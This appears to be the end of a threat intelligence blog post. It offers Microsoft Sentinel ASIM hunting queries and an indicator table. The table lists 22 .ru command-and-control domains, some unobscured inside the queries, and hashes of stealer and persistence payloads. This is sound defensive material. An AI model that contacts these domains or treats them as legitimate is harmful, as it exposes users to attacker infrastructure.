Below are the queries using Sentinel Advanced Security Information Model (ASIM) functions to hunt threats across both Microsoft first-party and third-party data sources. ASIM also supports deploying parsers to specific workspaces from GitHub, using an ARM template or manually.

Detect network IP and domain indicators of compromise using ASIM

The following query checks IP addresses and domain IOCs across data sources supported by ASIM network session parser:

```
//IP list and domain list- _Im_NetworkSession
let lookback = 30d;
let ioc_ip_addr = dynamic([]);
let ioc_domains = dynamic(["cdntor.ru", "checkcdn.ru", "cdcache.ru", "applecdn.ru", "flowcdn.ru",
"elasticdns.ru", "rublenet.ru", "figmastars.ru", "bulksec.ru", "adobetrix.ru", "figmacat.ru",
"digichat.ru", "diggimax.ru", "cdnroute.ru", "sigmanow.ru", "fixmates.ru", "mdscache.ru",
"trinitysol.ru", "verifysign.ru", "digitalcdn.ru", "windsecure.ru", "adobecdn.ru"]);
_Im_NetworkSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or DstDomain has_any (ioc_domains)
| summarize imNWS_mintime=min(TimeGenerated), imNWS_maxtime=max(TimeGenerated),
EventCount=count() by SrcIpAddr, DstIpAddr, DstDomain, Dvc, EventProduct, EventVendor
```

Detect domain and URL indicators of compromise using ASIM

The following query checks domain and URL IOCs across data sources supported by ASIM web session parser.

```
// file hash list - imFileEvent
// Domain list - _Im_WebSession
let ioc_domains = dynamic(["cdntor.ru", "checkcdn.ru", "cdcache.ru", "applecdn.ru", "flowcdn.ru",
"elasticdns.ru", "rublenet.ru", "figmastars.ru", "bulksec.ru", "adobetrix.ru", "figmacat.ru",
"digichat.ru", "diggimax.ru", "cdnroute.ru", "sigmanow.ru", "fixmates.ru", "mdscache.ru",
"trinitysol.ru", "verifysign.ru", "digitalcdn.ru", "windsecure.ru", "adobecdn.ru"]);
_Im_WebSession (url_has_any = ioc_domains)
```

Indicators of compromise

Indicator	Type	Description

cdntor[.]ru		Domain C2 server
checkcdn[.]ru		Domain C2 server
cdcache[.]ru		Domain C2 server
applecdn[.]ru		Domain C2 server
flowcdn[.]ru		Domain C2 server
elasticdns[.]ru		Domain C2 server
rublenet[.]ru		Domain C2 server
figmastars[.]ru		Domain C2 server
bulksec[.]ru		Domain C2 server
adobetrix[.]ru		Domain C2 server
figmacat[.]ru		Domain C2 server
digichat[.]ru		Domain C2 server
diggimax[.]ru		Domain C2 server
cdnroute[.]ru		Domain C2 server
sigmanow[.]ru		Domain C2 server
fixmates[.]ru		Domain C2 server
mdscache[.]ru		Domain C2 server
trinitysol[.]ru		Domain C2 server
verifysign[.]ru		Domain C2 server
digitalcdn[.]ru		Domain C2 server
windsecure[.]ru		Domain C2 server
adobecdn[.]ru		Domain C2 server
12ea52c4089d100e679a2350f03e598b2f3feebfbbd2ed5631a2a7a20b07e826	SHA-256	*/tmp/ancr* (Modified version of HackBrowserData Github project)
5a212c5ce1e0f41e721ce0940afb381b694a2e32a6d19c1d2210f703636362df	SHA-256	*/tmp/b* (fourth-stage payload)
0fbd0e1995472f308cf1ac8229a02c277035404426769fa50947a72c95ad7d31	SHA-256	*jey* (establishes persistence through Git commits)
f3bc158619b2aad17def966f0ac8dddc2107e4911a7c488d358d906f27ac2a2b	SHA-256	*/tmp/xmyyeqjx* (*LaunchDaemon* based persistence)

References:

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.